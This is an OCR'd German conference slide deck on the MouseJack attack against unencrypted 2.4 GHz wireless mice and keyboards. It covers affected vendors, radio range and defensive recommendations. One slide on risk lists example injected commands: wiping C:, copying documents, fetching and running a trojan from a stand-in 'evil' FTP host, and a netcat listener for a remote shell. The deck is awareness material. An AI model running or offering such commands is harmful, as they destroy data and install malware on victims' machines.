# MouseJack

by Bastille

# 45 min


- Technik
- Problem
- Geräte  / Hersteller
- Showtime
- Hardware
- Reichweite
- Was tun ?

roland@datevnet.de

# Technik


Schnurlose Tastaturen und Mäuse (Funk, kein Bluetooth!)

2,4 GHz



# Funktionsweise


Schnurlose Tastaturen und Mäuse (Funk, kein Bluetooth!)





# Bedrohungen

- KeyKeriki + KeySweeper:
  schwache Verschlüsselung
- Verschlüsselung wird nicht erzwungen
- Pairing Mode ohne Interaktion des Anwenders erzwingen
- **MouseJack** (Tastaturkommandos über unverschlüsselte Maus-Verbindung)

# „Funktion“ MouseJack





# Risiko


- DoS
  (del C:*.*)
- Datenabzug
  (copy C:\Dokumente*.* …)
- Trojaner
  (ftp ftp.trojaner.evil/troj.exe; troj.exe)
- Remote (Power-)Shell
  (netcat –l –p 8888 | nc.exe –l –p 8888)
- Daten verschlüsseln
  (Ransomware)


➔ Reichweite im Umkreis von 100 Metern
➔ Dauer wenige Sekunden

# Betroffene Geräte





# NRF24L01




NORDIC SEMICONDUCTOR
Smarter Things

# Hersteller I


**Microsoft:**

- Microsoft-Sicherheitsempfehlung 3152550
- → Eingabefilterung durch Treiber
- Nur bei Mäusen
- Keine Maus/Tastaturkombinationen
- Nur bei Windows
- Keine Thin-Clients/virtuelle Umgebungen/Linux/Mac
- Kein Firmwareupdate möglich

# Hersteller II

**Cherry**

- Cherry DW5100:
- „…Aktuell in Klärung…“; „…vermutlich betroffen…“
- Cherry AES Wireless Desktop:
- „… Tastatur ist mit AES 128 Bit verschlüsselt…“
- Kein Firmwareupdate möglich

# Hersteller III



**Logitech**

- Patch verfügbar für „Unifying Dongle“

  → Verschiedene Geräte möglich


  → Distributoren liefern veraltete Geräte (ohne Patch)

# Showtime I




# Scriptkiddie <-> Expert Hacker

Google




GitHub

# Hardware


# Reichweite

in Metern

| | Sichtweite | Fenster | Fenster (Schirm) | Innenwand | Betonwand |
|---|---|---|---|---|---|
| Standard-HW | 40 | 8 | 3 | 1 | X |
| „Crazyradio“ | 60 | 10 | 5 | 3 | X |
| Spezial-HW | 150 | 15 | 8 | 5 | ? |
| | | | | | |

- Räume an öffentlichen Straßen angrenzend
- Öffentliche Räume (Café; Kneipe, Bahn, etc.)
- Innentäter

# Empfehlungen

- Verwendung schnurgebundener Eingabegeräte
- Verwendung von schnurlosen Geräten die nach aktuellem Kenntnisstand sicher sind
- Bluetooth in Ausnahmenfällen
- Nicht mit Admin/root-Rechten arbeiten
- Bildschirm sperren
- Verwendung schnurgebundener Eingabegeräte

# Danke, Fragen ??

- https://www.mousejack.com/
- https://www.dsin-blog.de/2016/04/11/mousejack/
- https://www.bastille.net/research/vulnerabilities/mousejack/affected-devices
- http://www.nordicsemi.com/eng/Products/2.4GHz-RF/nRF24L01
- https://www.bitcraze.io/crazyradio-pa/
- https://www.syss.de/fileadmin/dokumente/Publikationen/2017/2017_06_01_of-mice-and-keyboards_paper.pdf